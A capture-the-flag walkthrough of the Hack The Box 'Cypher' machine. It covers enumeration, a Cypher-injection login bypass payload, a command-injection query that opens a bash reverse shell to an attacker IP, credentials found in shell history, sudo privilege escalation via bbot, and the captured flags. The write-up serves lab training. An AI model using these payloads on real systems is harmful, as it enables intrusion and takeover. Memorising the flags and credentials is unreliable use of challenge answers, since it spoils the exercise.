
 https://app.hackthebox.com/machines/Cypher
- Owned Cypher from Hack The Box!
 https://labs.hackthebox.com/achievement/machine/2202715/650
Introduction
Cypher is a medium-difficulty box that demonstrates Cypher injection in Neo4J, analyzing JAR file, and privilege escalation through bbot.
Enumeration
nmap scan :
└──╼ $nmap -sV -sC 10.10.11.57
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-24 21:20 +01
Nmap scan report for 10.10.11.57
Host is up (0.91s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 be:68:db:82:8e:63:32:45:54:46:b7:08:7b:3b:52:b0 (ECDSA)
|_  256 e5:5b:34:f5:54:43:93:f8:7e:b6:69:4c:ac:d6:3d:23 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cypher.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
There are two open ports:
- 80 - HTTP
- 22 - SSH
Port 80 - Web Enumeration
I use Gobuster tool to check if there are hidden endpoints :
$gobuster dir -u http://cypher.htb/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cypher.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================

...SNIP...

/about                (Status: 200) [Size: 4986]
/api                  (Status: 307) [Size: 0] [--> /api/docs]
/demo                 (Status: 307) [Size: 0] [--> /login]
/index                (Status: 200) [Size: 4562]
/index.html           (Status: 200) [Size: 4562]
/login                (Status: 200) [Size: 3671]
/testing              (Status: 301) [Size: 178] [--> http://cypher.htb/testing/]
the /testing endpoint contains a the file custom-apoc-extension-1.0-SNAPSHOT.jar

JAR File
I use jadx-gui to decompile bytecode

By opening the file with jadx-gui , I found a custom function called getUrlStatusCode,it return status code for given URL but it handle URL without any sanitization and add it to /bin/sh command, we can use it later for reverse shell.

Attempt to bypass the login page
when we log in with username ' or 1=1 -- - , it response with content unusual and unexpected that indicates the backend is using Neo4j.
- The application returns a full stack trace upon invalid input. This reveals internal logic, technologies in use, and sensitive query details (including Cypher syntax). This can help us do injection exploitation.

with a developer’s view, to log in, the server retrieves the hash linked to your username from the
SHA1node and compares it to the SHA1 hash of the password you entered. This is evident because when we try to log in with a password like' or 1=1 -- -, the application still returns a normal responseInvalid credentials.
Exploit _Cypher Injection_

To bypass the login logic. we will inject Cypher query always returns the SHA1 hash of the string test as the username with test as the password.
{
  "username": "' or 1=1 RETURN 'a94a8fe5ccb19ba61c4c0873d391e987982fbbd3' as hash//",
  "password": "test"
}
Foothold _Command injection_
After Log in , we can access to /demo endpoint where we can execute arbitrary Cypher queries.

From list of queries , in HTTP Statuses there is the getUrlStatusCode function that we found previously in jar file

So , we can do RCE and get a reverse shell using this query
malicious query :
CALL custom.getUrlStatusCode(\"http://;bash -c 'bash -i >& /dev/tcp/10.10.15.1/4444 0>&1'\")
Post-exploitation
the current user neo4j :
neo4j@cypher:~$ id
uid=110(neo4j) gid=111(neo4j) groups=111(neo4j)
existing users :
neo4j@cypher:~$ ls /home
graphasm
If we run history command , we will can see a command contains password cU4btyib.20xtCMCXkBmerhK , If we try to use this password with the user graphasm we will succeed.
neo4j@cypher:~$ history
history
    1  neo4j-admin dbms set-initial-password cU4btyib.20xtCMCXkBmerhK
Credentials
credentials to SSH :
graphasm:cU4btyib.20xtCMCXkBmerhK
Shell as graphasm
Current user :
graphasm@cypher:~$ sudo -l
Matching Defaults entries for graphasm on cypher:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User graphasm may run the following commands on cypher:
    (ALL) NOPASSWD: /usr/local/bin/bbot
the user can run
bbotcommand with full root privileges

Privileges Escalation
- BBOT is a powerful open-source bug bounty / recon automation tool used for subdomain enumeration, port scanning, web spidering, and more.
- this tool already vulnerable and allow to us escalate privileges
public exploitation : https://seclists.org/fulldisclosure/2025/Apr/19
Using this method of exploitation we will get the root shell
Happy Hacking!
Flags
- user flag :
64b6bd008532e96d0f69002de2358d7a - root flag :
46934f6ff06cd24dcf5c63b4393d7b83